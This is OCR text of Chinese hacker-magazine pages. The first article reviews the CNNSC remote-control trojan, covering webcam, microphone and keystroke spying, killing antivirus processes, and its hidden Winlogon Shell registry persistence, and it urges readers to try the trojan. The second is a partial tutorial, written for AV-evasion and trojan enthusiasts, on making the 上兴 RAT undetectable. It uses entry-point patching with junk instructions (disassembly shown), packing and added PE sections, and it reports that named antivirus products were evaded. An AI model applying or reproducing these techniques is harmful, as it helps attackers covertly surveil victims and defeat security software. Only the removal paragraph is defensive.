"摄像头监控"和"声音监控"可谓是我们远程控制的千里眼和顺风耳，通过它我们可以监控到远程用户的一举一动，还能监听到远程计算机的所有音频信息，包括播放的歌曲，用户的语音聊天等（蝴蝶：声音监控算是比较新的一种监控方式，值得一玩）。点击"声音监控"功能，在弹出的"声音监控"窗口中设置"采样频率"和"设备"选项后，再选择"开启"选项，就可以使用监听功能了。

文件管理作为远程控制软件一个不可或缺的功能，是每个软件必备的功能之一。点击"文件管理"命令，在弹出的"文件管理"窗口中选择需要查看的磁盘，然后对所需的文件夹和文件进行选择。如图6 所示。




图6

除此以外，CNNSC提供的管理功能还包括"进程管理"、"服务管理"、"注册表管理"等。通过"结束进程"命令，用户可以关闭杀毒软件、防火墙的进程。在"服务管理"命令中，除了常规的启动、停止、删除等管理命令外，还包括一个"安装服务"。点击按钮，程序会弹出三个输入框，用户需要依次输入新建服务的名称、描述、服务程序的路径等，如图7 所示。




图7

"命令模拟"为我们提供了一个远程的CMD窗口，大家相信都用过，这里不再赘述。通过"查看共享"命令我们可以搜索到远程计算机中的共享资源，还可以将远程计算机中指定的目录映射到本地系统中。这样操作起来就更方便了。"端口转发"实际上就是一个端口映射程序，这可以让局域网中的计算机直接和外网的计算机进行数据交换，从而实现一些局域网系统无法实现的网络服务，如图8 所示。




图8

最后再来看看CNNSC中一个非常特别的功能——"网络嗅探"，这个功能只是在"上兴"木马的一个版本中出现过，而在其他的木马中均未出现的功能。点击"网络嗅探"命令，弹出一个"通信查看"

窗口，选择"开启"选项后，就可以查看远程计算机当前正在进行传输的数据信息，比如协议、目的地址、源地址、以及字节等。如图9 所示。




图9

"卸载服务端"命令是用于卸载安装在远程计算机中的服务端程序的，可就在弹出的"服务端控制"窗口中还隐藏了"下载执行文件"、"网页浏览""键盘记录"、"Socks5代理服务"等多项功能。"Socks5代理服务"可以直接将远程计算机设置为一台Socks5服务器，也就是代理服务器。如图10所示。




图10

服务端的清除

通过前面的服务端配置，我们知道CNNSC并没有要求用户进行服务端启动项的设置，这就表明服务端程序的启动项是固定的，方便用户对其进行清除。通过对注册表的分析后发现，CNNSC的服务端程序没有采用传统的注册表RUN键进行启动，也没有采用系统服务、以及插件的方式进行启动，而是通过一个很隐蔽的注册表键值进行启动的。

注册表的启动项为"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"，键名为"Shell"，键值为"Explorer.exe C:\WINNT\System32\cnnsc.exe"。


要进行CNNSC服务端程序的清除，我们可以直接采用官方推出的卸载工具。运行远程控制卸载器，点击"检测"按钮可以检测系统是否安装了CNNSC。如果发现安了服务端程序，点击"清除"按钮就可以成功将其清除。

小结

到此为止，关于CNNSC木马的介绍为就大家介绍到这。从上面的介绍我们已经看到，CNNSC作为一款全新的木马程序，功能上还是非常全面的，除了常见的木马功能以外，还有一些自己的创新、自己的特点。如果用户对国产的木马程序感兴趣的话，那么你就赶紧试试吧。

适合读者：免杀爱好者、木马爱好者
前置知识：免杀工具使用基础

VIP会员学习成果展



免杀上兴木马

文/图 [黑防VIP]圣战☆天使

在黑防上看了那么多免杀教程，小菜我终于学有小成，做出了自己的第一个免杀木马——上兴。没什么技术含量，只是把大家的技术综合运用了一下，请大家不要丢苹果。

上兴，南域剑盟大名鼎鼎的远程控制木马，采用DLL插入型服务端，不仅有普通远控木马的功能，最新版本连DDOS的功能都有了，真是杀人放火的必备工具啊！这里我们用最新版生成的服务端来做示范，大家把自己的信息填进去就可以了，注意不要勾选"使用Upack压缩服务端"，不然会无法进行免杀的，如图1 所示。

服务端采用Borland Delphi 6.0 – 7.0编写，因为服务端采用了DLL线程插入技术，所以我们的免杀思路是导出服务端中的DLL文件→免杀DLL文件→导入DLL文件→免杀服务端EXE文件。现在我们用PE Explorer来加载服务端，如图2 所示。

PE Explorer已经自动判断出MYDLL是PE文件，那么我们把MYDLL导出为MYDLL.Dll即可。用OllyICE打开MYDLL.Dll，停在入口点003E49BC，这里我们采用"去头＋花指令"的免杀方法。先NOP掉开头的前




图1




图2

两句，然后找一片零区域，我这里的零区域开始于003E4A24，你可以在零区域里选一个喜欢的地址作为新入口点，然后补上我们刚才NOP掉的两句"push ebp"和"mov ebp,esp"，并加上花指令如图3所示。(见光盘中花指令.txt。但是建议大家不要直接套用我的花指令，因为用的人多了，杀毒软件就会注意到，花指令也就没用了，大家可以根据具体情况自写花指令。)

```
003E49BC    90           nop
003E49BD    90           nop
003E49BE    90           nop
003E49BF  . 83C4 C4      add     esp, -3C
003E49C2  . B8 FC483E00  mov     eax, 003E48FC
003E49C7  . E8 40F8FEFF  call    003D420C
003E49CC  . 33C0         xor     eax, eax
```

图3

接着跳转回NOP后的一句，即003E49BF，修改后如图4 所示。

```
003E4A29    00           db      00
003E4A2A    55           push    ebp
003E4A2B    8BEC         mov     ebp, esp
003E4A2D    83C4 F4      add     esp, -0C
003E4A30    83C4 0C      add     esp, 0C
003E4A33    50           push    eax
003E4A34    58           pop     eax
003E4A35    90           nop
003E4A36    90           nop
003E4A37    EB 86        jmp     short 003E49BF
003E4A39    00           db      00
```

图4

右键选择"复制到可执行文件→所有修改"，把修改后的文件保存为MYDLL2.Dll，然后我们用Load PE的PE编辑器把MYDLL2.Dll的原入口点000149BC改为修改后的新入口点00014A2A，现在你可以放心大胆的用卡巴，江民，瑞星之类的杀毒软件来测试一下了。结果已经全部免杀！试试用PEID查看一下，显示的居然是"不是有效的PE文件"，不过这样修改后我们并不能保证完全免杀，毕竟还有Norton这些喜欢把特征码定位在PE文件头的阴险"小人"，所以我们最好给MYDLL2.Dll加一层壳(如果你喜欢，多加几层也行，不过加坏了可别怪我没给你说过)，我用的是NsPack，大家都很熟悉的国产猛壳，压缩率52.5%。现在我们用Dll_LoadEx来看看免杀成果。看，刚载入MYDLL2.Dll，防火墙就提示Dll_LoadEx访问网络，如图5所示。

主程序同时提示有主机上线，并顺利通过了瑞星内存，看来DLL免杀成功了。现在我们可以把已经免杀的DLL文件导回服务端。




图5

接下来我们对服务端EXE文件进行免杀，如果你比较懒的话直接加壳就可以了，不过为了确保万一，我们来手工修改一下，还是用"去头＋花指令"的方法。

小提示：这里需要注意一点：如果直接在服务端的零区域中修改，OllyICE会提示"在可执行文件中无法定位数据"，如图6所示。




图6

我们需要借助工具先给服务端添加一个新的PE段，这里我用PEDIY Tools给服务端添加了一个名为Hacker的PE段，大小100字节，起始地址00027000，如图7所示。

